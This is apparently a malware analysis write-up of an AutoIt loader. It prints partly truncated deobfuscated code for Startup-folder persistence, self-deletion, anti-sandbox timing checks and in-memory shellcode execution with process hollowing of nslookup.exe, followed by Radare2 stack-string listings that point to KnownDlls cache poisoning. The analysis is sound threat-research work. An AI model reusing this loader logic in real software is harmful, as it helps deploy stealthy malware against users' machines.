2020-07-15	e	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-14	.	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-13	,	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-09	*	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes

The next following block of code allocates the semaphore, creates the shortcuts, prepares the files and paths and run the final payload in memory in pushing the anti-sandbox measures for protect the to launch it on analysis environment.

```
$Jvar = DllCall(DllOpen("kernel32.dll"), "handle", "CreateSemaphoreA", "ptr", Null, "long", 1, "long
$CodeError = DllCall("kernel32.dll", "long", "GetLastError")[0]
If $CodeError == 183 Then
$Pfile = FileOpen(@ScriptDir & '\' & 'QFfIDvIPtTOu.com',16)
$RData = FileRead($Pfile)
If (Ping("JYdpMxmnJaadw.JYdpMxmnJaadw", 1000) <> 0) Then Exit
$PathDomain = @AppDataDir & "\cousl\cousl.com"
$PathAutoitScript = @AppDataDir & "\cousl\AVnixWG"
$PathVBSFile = @AppDataDir & "\cousl\uRnvGvuBvJe.vbs"
```

```
$PathBinaryData = @AppDataDir & "\cousl\QFfIDvIPtTOu.com"
If Not FileExists($PathDomain) Then
        If DirGetSize(@AppDataDir & "\cousl") < 0 Then
        DirCreate(@AppDataDir & "\cousl")
        EndIf
        FileWrite(FileOpen($PathAutoitScript,2), FileRead(@ScriptFullPath))
        FileDelete(@ScriptFullPath)
        FileWrite(FileOpen($PathDomain,2), FileRead(FileOpen(@AutoItExe,16)))
        FileWrite(FileOpen($PathBinaryData,2), FileRead(FileOpen("SHhKFxKRvVQw0eqo"),16)))
        FileDelete("SHhKFxKRvVQw0eqo"))
        FileWrite(FileOpen($PathVBSFile,2), "pUCkyGzHUI = GetObject(" & ChrW(34) & "winmgmts:\\.\roo
        FileSetAttrib(@AppDataDir & "\cousl", "+SH", 1)
        If Not FileExists(@StartupDir & "\cousl.url") Then
                FileWrite(FileOpen(@StartupDir & "\cousl.url",34), "[InternetShortcut]" & @CRLF & "U
        Else
                FileDelete(@StartupDir & "\cousl.url")
                FileWrite(FileOpen(@StartupDir & "\cousl.url",34), "[InternetShortcut]" & @CRLF & "U
        EndIf
EndIf
$time2Num = 0
Antisandbox_by_diff_time(8391)
For $j = 0 To 29984739
        $time2Num = $time2Num + 1
Next
If Not ($time2Num == 29984740) Then Exit
$Path_PE = @SystemDir & "\" & "nslookup.exe"
Global $Jvar = AllocatePayload(Init_Struct(Binary($RData), Binary("7914561")), $ArgCmdline, $Path_PE
WinWaitClose(1)
Else
Run(@AutoItExe & " " & $CmdLineRaw)
Antisandbox_by_diff_time(500)
```

The two next functions are for initiate the process and the structure which content the payload. In function of the OS arch, this push the following header of structure of the process to initiate.

```
Func Init_Struct($arg1, $arg2)
        If @AutoItX64 Then
                Local $OP_DLL_Struct = "0x89C055 [...] EC54963F241"
                $OP_DLL_Struct &= "83C201EBC448 [...] 5EC3"
        Else
                Local $OP_DLL_Struct = "0x89C05531C057565383E [...] 583C4085B5E5F5DC2100089"
                $OP_DLL_Struct &= "DB5557565383EC088B54 [...] 21000"
        EndIf
                Local $Ref_Struct_1 = (StringInStr($OP_DLL_Struct, "89C0") - 3) / 2
                Local $Ref_Struct_2 = (StringInStr($OP_DLL_Struct, "89DB") - 3) / 2
                $OP_DLL_Struct = Binary($OP_DLL_Struct)
```

```
                $struct1 = DllStructCreate("byte[" & BinaryLen($OP_DLL_Struct) & "]", DllCall("kerne
                DllStructSetData($struct1, 1, $OP_DLL_Struct)
                Local $lim = BinaryLen($arg2)
                Local $Bytes_Struct = DllStructCreate("byte[" & $lim & "]")
                DllStructSetData($Bytes_Struct, 1, $arg2)
                Local $ctvBJcdIjHzL = DllStructCreate("byte[272]")
                @AutoItX64 ? DllCallAddress("none", DllStructGetPtr($struct1) + $Ref_Struct_1, "ptr"
                Local $lim2 = BinaryLen($arg1)
                Local $Bytes_Struct2 = DllStructCreate("byte[" & $lim2 & "]")
                DllStructSetData($Bytes_Struct2, 1, $arg1)
                @AutoItX64 ? DllCallAddress("int", DllStructGetPtr($struct1) + $Ref_Struct_2,"ptr", 
                Return Init_process($Bytes_Struct2, 1)
EndFunc

Func Init_process($Ref_Struct, $Ref_Element, $control = 0 )
        If NOT $control = 0 Then
        return DllStructGetData($Ref_Struct, $Ref_Element, $control)
        else
        return DllStructGetData($Ref_Struct, $Ref_Element)
        EndIF
EndFunc
```


The last function called is for the allocation of the payload in memory in creating the structure need for run it. The Actor use StringTrimLeft(Binary(Chr(Random(65, 90, 1))),2) as obfuscation for the end of the payload, this chooses a random letter between A to Z but rest the same due to this convert to binary format (01000001 - 01011010) and kept only the first two numbers at left that return each time "01". This can be replacing by this value ("01") for getting all the shellcode that need to run.

```
Func AllocatePayload($a, $SJKRKKK = "", $cOVkTS = "")
        $Payload = "0xE9971E000 [...] 45F48A00"
        [...]
        $Payload &= "300400008DB424B001000050F3A5E8F8E2FFFF6A5E596A" & StringTrimLeft(Binary(Chr(Ran
        $Payload &= "3CF3A56689442410586A" & StringTrimLeft(Binary(Chr(Random(65, 90, 1))),2) & "668
        $Payload &= "586A" & StringTrimLeft(Binary(Chr(Random(65, 90, 1))),2) & "6689442418586A" & S
        $Payload &= "586A" & StringTrimLeft(Binary(Chr(Random(65, 90, 1))),2) & "6689442420586A" & S
        $Payload &= "6689442428586A" & StringTrimLeft(Binary(Chr(Random(65, 90, 1))),2) & "668944242
        $Payload &= "6689442430586A" & StringTrimLeft(Binary(Chr(Random(65, 90, 1))),2) & "668944243
        $Payload &= "33C066894424368D4 [...] 750C8D84"
        $Payload &= "242C0300008DB424B40 [...] 0000000"
        $Payload &= "00000000000000000000000000000000000000000000000000000000000000000000"
        $Bin_Payload = Binary($Payload)
        $Bin_Data = Binary($a)
        $lim_Payload = BinaryLen($Bin_Payload)
        $initAlloc = DllCall("kernel32.dll", "ptr", "VirtualAlloc", "ptr", 0, "ulong_ptr", $lim_Payl
        $struc = DllStructCreate("byte file[" & BinaryLen($Bin_Data) & "]")
```

```
        DllStructSetData(DllStructCreate("byte nop[" & $lim_Payload & "]", $initAlloc), "nop", $Bin_
        DllStructSetData($struc, "file", $Bin_Data)
        $address = DllCallAddress("dword", $initAlloc, "str", $cOVkTS, "ptr", DllStructGetPtr($struc
        Return WinGetProcess($address)
EndFunc
```

The shellcode extracted can be easily push in Radare2 by a malloc or in Cutter (GUI of Radare2) on the shellcode panel.

```
$ r2 malloc://1
[0x00000000]> wx E9971E0000558BECB84D5A000083EC14663903740433C0EB7F8B433C813C185045000075 [...]
```



As first action, this load the strings on stack strings on the memory. In unstacking the strings, we can get a first look on the actions that perform the shellcode. The attacker uses NtQuerySystemInformation for getting a list of all handles open on the system for perform KnownDlls Cache Poisoning. In comparing the reference with \KnownDlls\X, this gets the HandleValue is returned by the call. This allows of to perform an injection on the process to target.


```
0x000001fb      mov word [rbp - 0x320], 0x57 ; 'FindResourceW'
0x00000222      mov byte [rbp - 0x218], al ; 'LoadResource'
0x0000024f      mov byte [rbp - 0x33e], al  ; 'SizeofResource'
0x00000273      mov byte [rbp - 0x270], al ; 'LockResource'
0x000002b5      mov byte [rbp - 0x670], al ; 'NtQuerySystemInformation'
0x000002ed      mov dword [rbp - 0x658], 0x79726f ; 'NtAllocateVirtualMem'ory'
0x00000315      mov word [rbp - 0x2d0], 0x73 ; 'NtOpenProcess'
0x0000035a      mov word [rbp - 0x6c4], 0x73 ; 'NtQueryInformationProcess'
0x00000381      mov word [rbp - 0x2f0], 0x6f ; 'GetSystemInfo'
0x00000398      mov byte [rbp - 0x2c], al ; 'mbstowcs'
0x000003a8      mov byte [rbp - 0x22], al ; 'strlen'
0x000003e6      mov byte [rbp - 0x19e], al ; '\KnownDlls32\ntdll.dll'
0x00000428      mov word [rbp - 0x238], 0x6c ; '\KnownDlls32\advapi32.dll'
0x0000046d      mov word [rbp - 0x254], 0x6c ; '\KnownDlls32\kernel32.dll'
0x000004a8      mov dword [rbp - 0x1dc], 0x6c6c64 ; '\KnownDlls32\user32.dll'
0x000004e4      mov byte [rbp - 0x110], al ; '\KnownDlls\ntdll.dll'
0x0000051c      mov dword [rbp - 0x200], 0x6c6c64 ; '\KnownDlls\advapi32.dll'
0x00000558      mov dword [rbp - 0x1c4], 0x6c6c64 ; '\KnownDlls\kernel32.dll'
0x00000594      mov word [rbp - fcn.00000164], 0x6c ; '\KnownDlls\user32.dll'
0x000005cf      mov byte [rbp - 0xf8], al ; '\KnownDlls\Ole32.dll'
0x000005e9      mov byte [rbp - 0x16], al ; 'user32.dll'
0x000005ec      mov dword [rbp - 0xf4], 0x704f744e ; 'NtOpenKey'
0x00000627      mov dword [rbp - 0x410], 0x79654b ; 'NtQueryValueKey'
0x00000658      mov byte [rbp - 0x39e], al ; 'NtEnumerateKey'
0x0000066b      mov byte [rbp - 0x76], al ; 'memcpy'
0x000006a0      mov byte [rbp - 0x5c8], al ; 'CryptAcquireContextW'
0x000006a6      mov dword [rbp - 0x42c], 0x70797243 ; 'CryptCreateHash'
0x000006ce      mov dword [rbp - 0x30c], 0x70797243 ; 'CryptHashData'
0x0000071c      mov byte [rbp - 0x35e], al ; 'CryptDeriveKey'
0x00000722      mov dword [rbp - 0x478], 0x70797243
0x0000074a      mov byte [rbp - 0x468], al ; 'CryptDestroyHash'
0x00000750      mov dword [rbp - 0x2ac], 0x70797243
0x0000076e      mov byte [rbp - 0x2a0], al ; 'CryptDecrypt'
0x00000774      mov dword [rbp - 0x3ec], 0x70797243 ; 'CryptDestroyKey'
0x000007c4      mov dword [rbp - 0x56c], 0x747865 ; 'CryptReleaseContext'
0x000007f6      mov dword [rbp - 0x558], 0x79726f ; 'NtReadVirtualMemory'
0x00000815      mov byte [var_48h], al ; 'LoadLibraryA'
0x0000083f      mov byte [rbp - 0x96], al ; 'GetProcAddress'
0x0000085a      mov byte [rbp - 8], al ; 'advapi32.dll'
0x00000871      mov byte [rbp - 0xc8], al ; 'lstrlenW'
```


```
0x000008b2      mov byte [rbp - 0x626], al  ; 'NtProtectVirtualMemory'
0x000008d6      mov byte [rbp - 0x228], al ; 'FreeResource'
0x00000903      mov byte [rbp - 0x36e], al ; 'CreateProcessW'
0x00000927      mov word [rbp - 0x2e0], 0x79 ; 'RtlZeroMemory'
0x00000961      mov byte [rbp - 0x4b6], al ; 'NtTerminateProcess'
0x00000999      mov byte [rbp - 0x5b0], al; 'NtWriteVirtualMemory'
0x000009d1      mov byte [rbp - 0x598], al ; 'ZwUnmapViewOfSection'
0x000009fe      mov byte [rbp - 0x37e], al ; 'NtResumeThread'
0x00000a35      mov byte [rbp - 0x4ca], al ; 'NtSetContextThread'
0x00000a6c      mov byte [rbp - 0x4f2], al ; 'NtGetContextThread'
0x00000aa3      mov byte [rbp - 0x48e], al ; 'NtMapViewOfSection'
0x00000ad1      mov dword [rbp - 0x6c0], 0x61707845 ; 'NtCreateSection'
0x00000b0d      mov word [rbp - 0x6a8], 0x57 ; 'ExpandEnvironmentStringsW'
0x00000b47      mov byte [rbp - 0x4de], al ; 'GetModuleFileNameA'
0x00000b88      mov byte [rbp - 0x60e], al ; 'NtQueryInformationFile'
0x00000bab      mov byte [rbp - 0x156], al ; 'NtReadFile'
0x00000bce      mov byte [rbp - 0x126], al ; 'NtOpenFile'
0x00000bf2      mov word [rbp - 0x2c0], 0x79 ; 'NtSetValueKey'
0x00000c19      mov byte [rbp - 0x290], al ; 'NtCreateFile'
0x00000c33      mov dword [rbp - 0x1f4], 0x656c69 ; 'NtWriteFile'
0x00000c79      mov dword [rbp - 0x6fc], 0x687461 ; 'RtlFormatCurrentUserKeyPath'
0x00000c90      mov byte [rbp - 0x6e], al ; 'wcscat'
0x00000ca3      mov byte [rbp - 0x7e], al ; 'memset'
0x00000cce      mov byte [rbp - 0x440], al ; 'NtDelayExecution'
0x00000ce7      mov byte [rbp - 0x8e], al ; 'wcslen'
0x00000d15      mov byte [rbp - 0x454], al ; 'NtCreateThreadEx'
0x00000d38      mov byte [rbp - 0x17a], al ; 'NtContinue'
0x00000d66      mov dword [rbp - 0x544], 0x646165 ; 'RtlCreateUserThread'
0x00000da1      mov byte [rbp - 0x4a2], al ; 'NtOpenProcessToken'
0x00000dd9      mov dword [rbp - 0x640], 0x6e656b ; 'NtAdjustPrivilegesToken'
0x00000e28      mov byte [rbp - 0x6de], al ; 'RtlCreateProcessParameters'
0x00000e60      mov byte [rbp - 0x580], al ; 'RtlCreateUserProcess'
0x00000e66      mov dword [rbp - 0x52c], 0x7243775a
0x00000e8e      mov dword [rbp - 0x51c], 0x6e6f69 ; 'ZwCreateTransaction'
0x00000eb6      mov word [rbp - 0x310], 0x6e ; 'NtOpenSection'
0x00000efb      mov byte [rbp - 0x68c], al ; 'RtlSetCurrentTransaction'
0x00000f33      mov word [rbp - 0x5e0], 0x6e ; 'ZwRollbackTransaction'
0x00000f77      mov byte [rbp - 0x5f6], al ; 'LdrGetProcedureAddress'
0x00000f9a      mov byte [rbp - 0x14a], al ; 'LdrLoadDll'
0x00000fb3      mov byte [rbp - 0x86], al ; 'wcscmp'
0x00000fcd      mov dword [rbp - 0x1b8], 0x41786f ; 'MessageBoxA'
0x00000ffe      mov byte [rbp - 0x34e], al ; 'IsWow64Process'
0x0000102c      mov dword [rbp - 0x530], 0x79726f ; 'NtFreeVirtualMemory'
0x00001040      mov dword [rbp - 0xa8], 0x65736f ; 'NtClose'
0x00001057      mov byte [rbp - 0x66], al ; 'wcscpy'
0x00001082      mov dword [rbp - 0x508], 0x737365 ; 'NtCreateUserProcess'
0x000010a0      mov byte [rbp - 0xb0], al ; 'wcstombs'
```

